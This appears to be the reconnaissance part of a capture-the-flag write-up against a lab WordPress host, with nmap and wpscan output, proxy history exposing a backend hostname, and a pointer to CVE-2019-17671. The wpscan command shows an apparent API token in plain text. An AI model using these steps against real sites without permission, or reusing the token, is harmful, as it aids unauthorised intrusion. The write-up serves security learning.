

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.143 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 10:40 IST
Nmap scan report for 10.10.11.143
Host is up (0.27s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.0 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
443/tcp open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.47 seconds
```

2) Checked web


HTTP Server Test Page powered by CentOS — Mozilla Firefox
HTTP Server Test Page powe ×
10.10.11.143
CENTOS 8
POWERED BY APACHE

HTTP SERVER **TEST PAGE**

This page is used to test the proper operation of the HTTP server after it has been installed. If you can read this page it means that this site is working properly. This server is powered by CentOS.

If you are a member of the general public:

The website you just visited is either experiencing problems or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".


If you are the website administrator:

You may now add content to the webroot directory. Note that until you do so, people visiting your website will see this page, and not your content.

For systems using the Apache HTTP Server: You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

For systems using NGINX: You should now put your content in a location of your choice and edit the `root` configuration directive in the **nginx** configuration file `/etc/nginx/nginx.conf`.

3) Found the domain



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Para...	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	http://10.10.11.143	GET	/			403	200029	HTML		HTTP Server Test Pag...			10.10.11.143		11:24:11 8 ...	8080
2	http://office.paper	GET	/			200	24038	HTML		Blunder Tiffin Inc. &#8...			10.10.11.143		11:24:58 8 ...	8080
15	http://office.paper	GET	/wp-includes/js/jquery/jquery.js?ver...	✓		200	97201	script	js				10.10.11.143		11:25:01 8 ...	8080
16	http://office.paper	GET	/wp-includes/js/jquery/jquery-migra...	✓		200	10383	script	js				10.10.11.143		11:25:01 8 ...	8080
17	http://office.paper	GET	/wp-content/themes/techup/assets...	✓		200	37714	script	js				10.10.11.143		11:25:01 8 ...	8080
18	http://office.paper	GET	/wp-content/themes/techup/assets...	✓		200	106985	script	js				10.10.11.143		11:25:01 8 ...	8080
19	http://office.paper	GET	/wp-content/themes/techup/assets...	✓		200	37012	script	js				10.10.11.143		11:25:01 8 ...	8080
20	http://office.paper	GET	/wp-content/themes/techup/assets...	✓		200	72903	script	js				10.10.11.143		11:25:01 8 ...	8080
21	http://office.paper	GET	/wp-content/themes/construction-t...	✓		200	1244	script	js				10.10.11.143		11:25:01 8 ...	8080
22	http://office.paper	GET	/wp-includes/js/wp-embed.min.js?v...	✓		200	1728	script	js				10.10.11.143		11:25:01 8 ...	8080
23	http://office.paper	GET	/wp-content/themes/techup/assets...	✓		200	4675	script	js				10.10.11.143		11:25:01 8 ...	8080
24	http://office.paper	GET	/wp-content/themes/techup/assets...	✓		200	14449	script	js				10.10.11.143		11:25:01 8 ...	8080
26	http://office.paper	GET	/wp-content/themes/construction-t...	✓		200	1244	script	js				10.10.11.143		11:25:01 8 ...	8080

Request

```
GET / HTTP/1.1
Host: 10.10.11.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 403 Forbidden
Date: Fri, 08 Mar 2024 05:54:13 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta name="generator" content="HTML Tidy for HTML5 for Linux version 5.7.28">
    <title>
      HTTP Server Test Page powered by CentOS
    </title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <link rel="shortcut icon" href="http://www.centos.org/favicon.ico">
    <style type="text/css">
      /*<![CDATA[*/
      /*!
             * Bootstrap v4.3.1 (https://getbootstrap.com/)
             * Copyright 2011-2019 The Bootstrap Authors
             * Copyright 2011-2019 Twitter, Inc.
             * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)
             */:root{
```


Inspector

Selection 12 (0xc)

Selected text

office.paper

4) Found the page



Blunder Tiffin Inc. – The best paper company in the electric-city Scranton! — Mozilla Firefox

Blunder Tiffin Inc.

The best paper company in the electric-city Scranton!

Prisonmike | 1 Comment | June 19, 2021

Feeling Alone!

I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me. So, other employees who were added to this blog are now removed. As of now there is only one user in this blog. Which is me! Just me.

READ MORE

Prisonmike | No Comment Yet | June 19, 2021

Secret of my success

Don't ever, for any reason, do anything to anyone for any reason ever, no matter what, no matter


Recent Posts

Feeling Alone!

Secret of my success


Hello Scranton!

5) Found wordpress version



```
└─$ wpscan --url http://office.paper/ --api-token bZX9YyxLrnLYShfy85XXKMazMEajsBRtyYQGaBVeKhQ                    ------------------------------------
___________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://office.paper/ [10.10.11.143]
[+] Started: Fri Mar  8 11:26:22 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
 |  - X-Powered-By: PHP/7.2.24
 |  - X-Backend-Server: office.paper
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress readme found: http://office.paper/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-04).
 | Found By: Rss Generator (Passive Detection)
 |  - http://office.paper/index.php/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>
 |  - http://office.paper/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.2.3</generator>
 |
 | [!] 59 vulnerabilities identified:
 |
 | [!] Title: WordPress <= 5.2.3 - Stored XSS in Customizer
 |     Fixed in: 5.2.4
```

6) Found a vulnerablility



WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47690	2019-17671	SEBASTIAN NEEF	WEBAPPS	MULTIPLE	2019-10-14


EDB Verified: ✗

Exploit: ⬇ / {}

Vulnerable App:

